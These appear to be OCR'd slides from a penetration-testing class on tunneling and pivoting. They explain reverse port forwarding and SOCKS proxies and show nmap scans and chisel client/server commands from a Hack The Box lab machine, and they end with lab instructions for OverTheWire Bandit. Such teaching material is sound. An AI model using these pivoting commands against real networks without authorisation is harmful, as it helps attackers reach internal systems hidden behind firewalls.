
Combine with pivoting or exploitation to move to another device

Reverse proxies and SOCKS Proxies with Proxychains

Tools: Chisel, Metasploit, or C2 of choice

Tunneling

From the previous firewall example, we know traffic can flow through the firewall if it comes from the web server



If we are able to have our traffic flow through the webserver, we can communicate with the internal devices!

Tunneling: Reverse Port Forwarding


By compromising the web server, we can forward traffic going to the compromised server to us. If we have a reverse shell send traffic to the reverse port forwarded port, the reverse shell gets sent to our computer instead

Alternatively, you can share a connection from the compromised server to our machine, allowing you to connect to something behind the firewall

Tools

- `chisel`
- `ssh`
- Command and Control (C2) of choice

Reverse Port Forwarding




Compromise the web server...


and reverse forward traffic to us

0.0.0.0:1273

Reverse Port Forwarding



Compromise the internal computer and point a reverse shell to the web server’s 1273



Tunneling: Proxies

By compromising the web server, we are able to proxy our traffic through it, allowing us to interact with the internal devices seemingly directly

Tools


- `chisel`
- `ligolo-ng`
- Command and Control (C2) of choice
- `proxychains`

Ligolo-ng


SOCKS Proxy

A type of proxy that establishes a TCP connection with the destination server. Data can now be sent forwarded to the destination through the proxy server

As before, we compromise the web server




Establish the SOCKS Proxy Server



Traffic to `1080` can be proxied through the compromised host


SOCKS Proxying



We can interact with the database through the SOCKS proxy server

Tunneling


Something previously hidden may now be revealed



```
┌──(root㉿kali)-[/home/kali/HTBBoxes/Jupiter]
└─# nmap -vv 10.10.11.216 -p- --min-rate=3000
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-07 15:04 EDT
Initiating Ping Scan at 15:04
Scanning 10.10.11.216 [4 ports]
Completed Ping Scan at 15:04, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:04
Scanning jupiter.htb (10.10.11.216) [65535 ports]
Discovered open port 22/tcp on 10.10.11.216
Discovered open port 80/tcp on 10.10.11.216
Discovered open port 1444/tcp on 10.10.11.216
```


External nmap scan

Internal nmap scan




```
postgres@jupiter:/tmp/awawaw$ ./nmap 127.0.0.1 -p- --min-rate=3000

./nmap 127.0.0.1 -p- --min-rate=3000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-06-07 19:04 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000047s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1444/tcp  open  unknown
3000/tcp  open  unknown
5432/tcp  open  postgresql
8888/tcp  open  unknown
35779/tcp open  unknown
36063/tcp open  unknown
37955/tcp open  unknown
38035/tcp open  unknown
50083/tcp open  unknown
50503/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```

Tunneling with Chisel




```
┌──(root㉿kali)-[/home/kali/HTBBoxes/Jupiter]
└─# chisel server --port 12121 --reverse
2023/06/07 15:06:28 server: Reverse tunnelling enabled
2023/06/07 15:06:28 server: Fingerprint K/vBXkF2XMrg3UFa/ejx8qFnEGyPppV4JfGP1UsTjJs=
2023/06/07 15:06:28 server: Listening on http://0.0.0.0:12121
2023/06/07 15:07:00 server: session#1: tun: proxy#R:8888⇒8888: Listening
```

Chisel server hosted on Kali



```
postgres@jupiter:/tmp/awawaw$ ./chisel client 10.10.14.77:12121 R:8888:127.0.0.1:8888
<isel client 10.10.14.77:12121 R:8888:127.0.0.1:8888
2023/06/07 19:06:59 client: Connecting to ws://10.10.14.77:12121
2023/06/07 19:06:59 client: Connected (Latency 78.304883ms)
```

Forwarding victim’s 8888 to Kali’s 8888 through chisel



Password or token:

Token authentication is enabled

If no password has been configured, you need to open the notebook server with its login token in the URL, or paste it above. This requirement will be lifted if you enable a password.

The command:

```
jupyter notebook list
```

will show you the URLs of running servers with their tokens, which you can copy and paste into your browser. For example:

```
Currently running servers:
http://localhost:8888/?token=c8de56fa...
:: /Users/you/notebooks
```

or you can paste just the token value into the password field on this page.

See the documentation on how to enable a password in place of token authentication, if you would like to avoid dealing with random tokens.

Cookies are required for authenticated access to notebooks.

Setup a Password

You can also setup a password by entering your token and a new password on the fields below:

Token

New Password

3

Lab

Lab Instructions

Bandit Over The Wire
https://overthewire.org/wargames/bandit/

Goal: Finish up to level 20. Use any resource **with the exception** of guides (don't cheat)

Take notes on how you approached and solved each level. You will need them for **homework**

Feel free to finish all of the levels during lab if you can. Any unfinished levels will be continued as **homework**.

Alternative Labs

Those who have already completed Bandit and are familiar with pentesting

Hack the Box - Starting Point
https://app.hackthebox.com/starting-point

- **One box per tier**

Got Questions?

GO AND ASK
ANYBODY!!!